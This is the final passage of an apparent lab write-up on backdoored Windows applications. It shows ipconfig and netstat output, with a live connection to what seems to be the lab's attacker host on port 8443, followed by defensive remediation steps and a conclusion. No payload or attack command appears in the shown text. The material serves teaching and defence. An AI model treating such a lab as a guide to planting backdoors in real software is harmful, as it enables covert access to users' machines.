
Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . : localdomain
  Link-local IPv6 Address . . . . . : fe80::edef:680d:37d1:51c5%12
  IPv4 Address. . . . . : 192.168.18.129
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.18.2

C:\Users\imp\AppData\Local\Programs\Python\Python313\dist>
```

**Step 11:** I checked process, malware file already running backend.

## Command: netstat -ant



Proto	Local Address	Foreign Address	State	Offload State
C:\Users\imp>netstat -ant				
Active Connections				
Proto	Local Address	Foreign Address	State	Offload State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	InHost
TCP	0.0.0.0:49672	0.0.0.0:0	LISTENING	InHost
TCP	192.168.18.129:139	0.0.0.0:0	LISTENING	InHost
TCP	192.168.18.129:49678	4.213.25.241:443	ESTABLISHED	InHost
TCP	192.168.18.129:53354	192.168.18.1:7680	ESTABLISHED	InHost
TCP	192.168.18.129:59769	192.168.18.131:8443	ESTABLISHED	InHost
TCP	192.168.18.129:59774	40.126.35.87:443	TIME_WAIT	InHost
TCP	[::]:135	[::]:0	LISTENING	InHost
TCP	[::]:445	[::]:0	LISTENING	InHost
TCP	[::]:3389	[::]:0	LISTENING	InHost

## Remediation

1. Allowlist only trusted apps
2. Verify all EXE with digital signatures
3. Use EDR for behavioral detection
4. Block execution from risky folders
5. Limit user privileges
6. Monitor PowerShell and network activity

## Conclusion

Backdoored apps are dangerous because they secretly give attackers access. This project explains how attackers hide harmful code and how to defend against it. No real malware was created—only safe analysis was done.